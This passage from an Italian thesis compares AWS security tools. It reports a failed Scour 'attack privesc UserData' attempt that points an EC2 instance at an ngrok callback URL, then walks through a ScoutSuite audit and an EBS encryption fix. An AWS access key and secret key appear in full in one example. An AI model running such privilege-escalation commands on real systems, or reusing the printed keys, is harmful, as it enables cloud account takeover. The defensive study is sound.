


Figura 7.15: not received post request

Testando il comando anche sull'altra istanza, cioè quella pubblica, non sono stati ottenuti i risultati sperati.

```
1 attack privesc UserData i-0113a7f87c0ccc3fa http://d017-5-90-228-168.ngrok.io
```

Codice 7.18: attack privesc UserData

```
Connected <default/eu-west-1> attack privesc UserData i-0113a7f87c0ccc3fa  http://d017-5-90-228-168.ngrok.io
[Wed Oct 13 21:41:21 2021]  INF  Stopping Instance i-0113a7f87c0ccc3fa - State: stopped
[Wed Oct 13 21:41:52 2021]  INF  Modifying Instance Attribute UserData on i-0113a7f87c0ccc3fa
[Wed Oct 13 21:41:52 2021]  INF  Starting Instance i-0113a7f87c0ccc3fa - State: pending
```

Figura 7.16: privesc ngrock tentativo 2

Dall'infrastruttura creata in precedenza anche testando altri moduli, come ad esempio *attack privesc IAM*, non si sono ottenuti risultati.
Attualmente la documentazione presente in rete per questo tool non è sufficiente per l'utilizzo se non quello base dove vengono effettuate le enumerazioni. Il tool presenta diversi vantaggi quali l'autocompletamento ma senza un apposita documentazione risulta molto complesso il suo utilizzo infatti alcuni comandi sono stati direttamente letti dal codice sorgente poiché non presenti nella documentazione di GitHub.

8. Scout

8.1 ScoutSuite

Scout Suite[24] è un tool multi-cloud-security-auditing[1] open-source, che consente di eseguire una valutazione del livello di sicurezza dell'ambiente cloud. Scout Suite raccoglie i dati di configurazione usando le API esposte dai provider e ne evidenzia le aree di rischio. Infine, questo tool presenta tutti i dettagli registrati in un chiaro report generato automaticamente alla fine del test.

Figura 8.1: Scout Suite Logo [24]

Scout Suite è stato sviluppato da consulenti di sicurezza e auditors. Fornisce una visione orientata alla sicurezza point-in-time dell'account cloud dove viene eseguito: dopo che i dati sono stati raccolti possono essere analizzati offline, grazie alla generazione di un report HTML con tutti i dettagli.
Scout suite è scritto in python e supporta le seguenti versioni: 3.6, 3.7, 3.8. Le Librerie richieste possono essere trovate nel file requirements.txt presente nel collegamento GitHub [24]. Per AWS sono richieste le seguenti librerie python: botocore $\geq$ 1.12.210, boto3 $\geq$ 1.9.210 (per gestire l'autenticazione), policyuniverse $\geq$ 1.3.2.0. L'installazione di Scout può essere eseguita tramite git o pip. Nel caso in cui si volesse utilizzare pip, eseguire i seguenti comandi:

- virtualenv -p python3 venv
- source venv/bin/activate
- pip install scoutsuite
- scout –help

[1] I servizi cloud supportati sono : AWS, Microsoft Azure, Google Cloud Platform , Alibaba Cloud(alpha), Oracle Cloud Infrastructure (alpha)

Per usare scout basterà usare il comando *scout aws*; i dati usati per l'analisi si trovano sul file */.aws/credentials* che viene generato quando viene usato AWS CLI. Nel caso in cui questo file non esistesse, è possibile generarlo eseguendo il comando *aws configure*. Nel caso fossero presenti più profili nel file aws/credentials, selezionare il profilo usando l'opzione –profile [Nome Profilo] nel caso non venisse specificata questa opzione, viene scelto il profilo di default.

Le seguenti politicies gestite da AWS possono essere allegate all'entità utilizzata per eseguire Scout al fine di concedere le autorizzazioni necessarie:

```
ReadOnlyAccess
SecurityAudit
```

Codice 8.1: Policy Scout AWS

Altrimenti, se si volesse configurare una policy speciale con permessi minimi per poter eseguire l'audit, si potrebbe usare la seguente:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "VisualEditor0",
      "Effect": "Allow",
      "Action": [
        "acm:DescribeCertificate",
        "acm:ListCertificates",
        "cloudformation:DescribeStacks",
        "cloudformation:GetStackPolicy",
        "cloudformation:GetTemplate",
        "cloudformation:ListStacks",
        "cloudtrail:DescribeTrails",
        "cloudtrail:GetEventSelectors",
        "cloudtrail:GetTrailStatus",
        "cloudwatch:DescribeAlarms",
        "cognito-identity:DescribeIdentityPool",
        "cognito-identity:ListIdentityPools",
        "cognito-idp:DescribeUserPool",
        "cognito-idp:ListUserPools",
        "config:DescribeConfigRules",
        "config:DescribeConfigurationRecorderStatus",
        "config:DescribeConfigurationRecorders",
        "directconnect:DescribeConnections",
        "dynamodb:DescribeContinuousBackups",
        "dynamodb:DescribeTable",
        "dynamodb:ListBackups",
        "dynamodb:ListTables",
        "dynamodb:ListTagsOfResource",
        "ec2:DescribeCustomerGateways",
        "ec2:DescribeFlowLogs",
        "ec2:DescribeImages",
        "ec2:DescribeInstanceAttribute",
        "ec2:DescribeInstances",
        "ec2:DescribeNetworkAcls",
        "ec2:DescribeNetworkInterfaceAttribute",
        "ec2:DescribeNetworkInterfaces",
        "ec2:DescribeRegions",
        "ec2:DescribeRouteTables",
        "ec2:DescribeSecurityGroups",
        "ec2:DescribeSnapshotAttribute",
        "ec2:DescribeSnapshots",
        "ec2:DescribeSubnets",
        "ec2:DescribeVolumes",
        "ec2:DescribeVpcPeeringConnections",
        "ec2:DescribeVpcs",
        "ec2:DescribeVpnConnections",
        "ec2:DescribeVpnGateways",
```

```
50          "ecr:DescribeImages",
51          "ecr:DescribeRepositories",
52          "ecr:GetLifecyclePolicy",
53          "ecr:GetRepositoryPolicy",
54          "ecr:ListImages",
55          "ecs:DescribeClusters",
56          "ecs:ListAccountSettings",
57          "ecs:ListClusters",
58          "eks:DescribeCluster",
59          "eks:ListClusters",
60          "elasticache:DescribeCacheClusters",
61          "elasticache:DescribeCacheParameterGroups",
62          "elasticache:DescribeCacheSecurityGroups",
63          "elasticache:DescribeCacheSubnetGroups",
64          "elasticfilesystem:DescribeFileSystems",
65          "elasticfilesystem:DescribeMountTargetSecurityGroups",
66          "elasticfilesystem:DescribeMountTargets",
67          "elasticfilesystem:DescribeTags",
68          "elasticloadbalancing:DescribeListeners",
69          "elasticloadbalancing:DescribeListeners",
70          "elasticloadbalancing:DescribeLoadBalancerAttributes",
71          "elasticloadbalancing:DescribeLoadBalancerAttributes",
72          "elasticloadbalancing:DescribeLoadBalancerPolicies",
73          "elasticloadbalancing:DescribeLoadBalancers",
74          "elasticloadbalancing:DescribeLoadBalancers",
75          "elasticloadbalancing:DescribeSSLPolicies",
76          "elasticloadbalancing:DescribeTags",
77          "elasticloadbalancing:DescribeTags",
78          "elasticmapreduce:DescribeCluster",
79          "elasticmapreduce:ListClusters",
80          "guardduty:GetDetector",
81          "guardduty:ListDetectors",
82          "iam:GenerateCredentialReport",
83          "iam:GetAccountPasswordPolicy",
84          "iam:GetCredentialReport",
85          "iam:GetGroup",
86          "iam:GetGroupPolicy",
87          "iam:GetLoginProfile",
88          "iam:GetPolicy",
89          "iam:GetPolicyVersion",
90          "iam:GetRole",
91          "iam:GetRolePolicy",
92          "iam:GetUserPolicy",
93          "iam:ListAccessKeys",
94          "iam:ListAttachedRolePolicies",
95          "iam:ListEntitiesForPolicy",
96          "iam:ListGroupPolicies",
97          "iam:ListGroups",
98          "iam:ListGroupsForUser",
99          "iam:ListInstanceProfilesForRole",
100         "iam:ListMFADevices",
101         "iam:ListPolicies",
102         "iam:ListRolePolicies",
103         "iam:ListRoleTags",
104         "iam:ListRoles",
105         "iam:ListUserPolicies",
106         "iam:ListUserTags",
107         "iam:ListUsers",
108         "iam:ListVirtualMFADevices",
109         "kms:DescribeKey",
110         "kms:GetKeyPolicy",
111         "kms:GetKeyRotationStatus",
112         "kms:ListAliases",
113         "kms:ListGrants",
114         "kms:ListKeys",
115         "lambda:GetFunctionConfiguration",
116         "lambda:GetPolicy",
117         "lambda:ListFunctions",
118         "logs:DescribeMetricFilters",
119         "rds:DescribeDBClusterSnapshotAttributes",
```

```
      "rds:DescribeDBClusterSnapshots",
      "rds:DescribeDBClusters",
      "rds:DescribeDBInstances",
      "rds:DescribeDBParameterGroups",
      "rds:DescribeDBParameters",
      "rds:DescribeDBSecurityGroups",
      "rds:DescribeDBSnapshotAttributes",
      "rds:DescribeDBSnapshots",
      "rds:DescribeDBSubnetGroups",
      "rds:ListTagsForResource",
      "redshift:DescribeClusterParameterGroups",
      "redshift:DescribeClusterParameters",
      "redshift:DescribeClusterSecurityGroups",
      "redshift:DescribeClusters",
      "route53:ListHostedZones",
      "route53:ListResourceRecordSets",
      "route53domains:ListDomains",
      "s3:GetBucketAcl",
      "s3:GetBucketLocation",
      "s3:GetBucketLogging",
      "s3:GetBucketPolicy",
      "s3:GetBucketTagging",
      "s3:GetBucketVersioning",
      "s3:GetBucketWebsite",
      "s3:GetEncryptionConfiguration",
      "s3:ListAllMyBuckets",
      "secretsmanager:ListSecrets",
      "secretsmanager:DescribeSecret",
      "ses:GetIdentityDkimAttributes",
      "ses:GetIdentityPolicies",
      "ses:ListIdentities",
      "ses:ListIdentityPolicies",
      "ssm:DescribeParameters",
      "ssm:GetParameters",
      "sns:GetTopicAttributes",
      "sns:ListSubscriptions",
      "sns:ListTopics",
      "sqs:GetQueueAttributes",
      "sqs:ListQueues"
    ],
    "Resource": "*"
  }
 ]
}
```

Codice 8.2: AWS Minimal Privileges Policy

8.2 Pratica

All'inizio bisognerà configurare aws da CLI.


```
USER@ubuntu:~$ aws configure
AWS Access Key ID [None]: AKIA5O4QJPUBQIQVO5XD
AWS Secret Access Key [None]: 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
Default region name [None]: eu-west-1
Default output format [None]:
```

Codice 8.3: AWS CLI

Successivamente runnare il comando :

```
aws scout
```

Codice 8.4: Scout Command



Amazon Web Services > 925331193091


Dashboard

Service	Resources	Rules	Findings	Checks
ACM	0	2	0	0
Lambda	2	0	0	0
CloudFormation	0	1	0	0
CloudTrail	0	8	16	16
CloudWatch	0	1	0	0
Config	0	1	17	17
Directconnect	0	0	0	0
DynamoDB	0	0	0	0
EC2	51	28	148	1577
EFS	0	0	0	0
ElastiCache	0	0	0	0
ELB	0	3	0	0
ELBV2	0	5	0	0
EMR	0	0	0	0
IAM	54	36	34	589
KMS	2	1	0	2
RDS	17	8	0	0

Figura 8.2: Risultato ottenuto dal report di Scout

Ogni servizio sarà cliccabile e ci riporterà a una serie di best-practices da applicare per migliorare l'infrastruttura. Si possono suddividere in tre tipologie

- Good: best Practices applicate.



Security Group Opens FTP Port

Description
Ports associated with plaintext protocols have been found to be open in this security group. Plaintext protocols should be replaced with more secure alternatives, as the data in transit may be monitored and could, potentially, be subject to tampering.

Rules checked: 91
Rules flagged: 0

Figura 8.3: Scout Good

- Warning: miglioramenti che si potrebbero applicare.




Figura 8.4: Scout Warning

- Danger: pericoli presenti nell'infrastruttura.




Figura 8.5: Scout Danger

Analizzando più nel dettaglio un'eventuale criticità, sarà anche più facile capire come sistemarla. Ad esempio, il report effettuato indica che i volumi EBS non sono stati cifrati.




Figura 8.6: Criticità trovata su EBS

Esaminando più in profondità, sarà possibile ottenere ulteriori informazioni come la regione dove si trova il disco, l'id ed il nome.

Figura 8.7: Scout EBS nel dettaglio

La soluzione a questo problema sarà creare uno snapshot per ogni disco non criptato.




Figura 8.8: Creazione Snapshot disco EBS

Uno snapshot di un volume non criptato non potrà essere criptato, perciò dopo aver creato lo snapshot, verrà creato un nuovo volume EBS criptato.




Figura 8.9: Creazione EBS da snapshot

Andare nell'istanza EC2 ed arrestarla. Successivamente, andare sul disco ed effettuare l'operazione di distaccamento dall'istanza EC2, ed in seguito si attaccherà il nuovo disco EBS criptato con l'istanza arrestata.




Figura 8.10: EBS disco Collega/Distacca volume

Infine, bisognerà eliminare il volume EBS e gli snapshot non criptati creati così da ridurre i costi di mantenimento per l'infrastruttura.

Figura 8.11: Scout EBS nel dettaglio

Far ripartire l'istanza precedentemente arrestata, e poi eseguire questo procedimento per gli altri tre volumi EBS.
Eseguendo una nuova scansione usando scout, possiamo notare che la criticità che era stata riscontrata in precedenza non sarà più presente.




Figura 8.12: Scout Dashboard EC2 con le modifiche

9. Conclusioni e Sviluppi Futuri

Per gestire al meglio la sicurezza della propria infrastruttura AWS, bisogna seguire tutte quelle best-pratices e linee guida che molto spesso vengono ignorate. A livello aziendale la sicurezza a volte non viene trattata come argomento di focus fin dall'inizio: perciò nella creazione di un'infrastruttura si possono dimenticare delle buone pratiche che potrebbero rendere il nostro sistema vulnerabile.
Nello svolgimento dell'elaborato è stato mostrato quanto è semplice costruire un'infrastruttura AWS e quanti servizi, seppur visti in minima parte, ci offre.
ScoutSuite è un ottimo tool che ci permette di verificare le pratiche applicate nell'infrastruttura, consigliandoci *ad hoc* cosa andare a risolvere e cosa è possibile migliorare. Il tool è semplice da usare e rapido nella elaborazione.
Pacu, invece, è un tool invece che ci mostra quali danni potrebbe riscontrare la nostra infrastruttura nel caso che un utente AWS possa ricadere in pratiche di phishing o perdendo le proprie credenziali. Questo strumento ci permette di verificare cosa un malintenzionato, con l'account che ha a disposizione, può fare nella nostra infrastruttura. L'utilizzo non è immediato ma il tool è molto efficiente e ha un' ottima documentazione. Il più grande problema del tool è che se non si ha conoscenza dell'infrastruttura richiede pratiche di brute force che possono avere delle tempistiche non indifferenti. Scour è un tool molto recente; infatti la documentazione online trovata non è molta. A mia opinione il tool è molto meno completo di PACU difatti nonostante gli elevati permessi associati all'account di testing con il modulo *attack privesc* non sono riuscito a fare granché. Una nota a favore dello strumento scour è sicuramente l'auto completamento dei comandi.

9.1 Sviluppi futuri

Com'è possibile immaginare ci sono molti altri servizi e tool inerenti all'ambito sicurezza di Amazon Web Services e probabilmente ne usciranno molti altri essendo una piattaforma sempre in continua evoluzione.
Uno dei più grandi problemi nell'eseguire un attacco su una piattaforma AWS sono i permessi che vengono associati ad un account. I passi che un amministratore del cloud deve eseguire sono quelli di applicare al meglio le best-practices consigliate da Amazon e soprattutto cercare di associare i permessi strettamente necessari sia ad utenti che a ruoli. Senza ombra di dubbio i due tools presi in analisi nell'elaborato cioè "PACU" e "Scour" sono sempre in costante evoluzione; possono perciò migliorare e completarsi.

9.2 Vantaggi e Svantaggi dei due strumenti

A mia opinione le peculiarità, sia positive che negative, del tool *PACU* sono le seguenti:

Vantaggi	Svantaggi
Ottima documentazione e molte risorse in rete	Codice sorgente più strutturato e quindi non immediata la comprensione
Molti moduli e completi	Non immediato
Moduli ben strutturati con molte note su come eseguirlo	
Multi-platform	
Comando *help* per ogni modulo	

Tabella 9.1: Pacu Vantaggi e Svantaggi

A mia opinione le peculiarità, sia positive che negative, del tool *Scour* sono le seguenti:

Vantaggi	Svantaggi
Autocompletamento comandi	Poca documentazione e poco illustrata; anche il procedimento di installazione richiedeva i moduli go non scritti in un apposito file "requirements.txt"
Ottimo nel fare enumerazioni	Moduli che in caso di errore spesso fanno chiudere la sessione Scour
Codice sorgente di facile comprensione e totalmente open-source	Impossibilità di settare automaticamente l'account dal tool
Esiste solo per AWS, non è multipiattafroma	Assenza di documentazione perciò moduli interessanti quali ad esempio *"attack operations s3-ransom"* non si conosce il funzionamento
	Moduli non funzionanti come ad esempio *attack operations s3-ransom*
	Errore non segnalato se si scrive *"attack enum ec2"* invece che *"attack enum EC2"*

Tabella 9.2: Scour Vantaggi e Svantaggi

Senza ombra di dubbio due tools interessanti. *PACU*, avendo dietro un team, risulta uno strumento nettamente più potente e completo, *Scour* invece necessita ancora di aggiornamenti per poter raggiungere un buon livello di stabilità.

Bibliografia

[1] Amazon. «Global Infrastructor». In: https://aws.amazon.com/it/about-aws/global-infrastructure/ (Luglio 2021).

[2] Amazon. «Global Infrastructure AWS -Aggiornata». In: https://aws.amazon.com/it/about-aws/global-infrastructure/regions_az/?p=ngi&loc=2 (Settembre, 2021).

[3] Gov. «Penetration Testing». In: https://nvlpubs.nist.gov/nistpubs/Legacy/IR/nistir7298.pdf (Agosto, 2021).

[4] Search Security. «Penetration Testing». In: https://searchsecurity.techtarget.com/definition/penetration-testing (Agosto, 2021).

[5] Gov. «Penetration Testing, Approcci». In: https://itmanager.space/penetration-test-cose/ (Agosto, 2021).

[6] Wikipedia. «Penetration Testing». In: https://en.wikipedia.org/wiki/Privilege_escalation (Settembre, 2021).

[7] Amazon. «Responsabilità condivise». In: https://aws.amazon.com/it/compliance/shared-responsibility-model/ (Agosto, 2021).

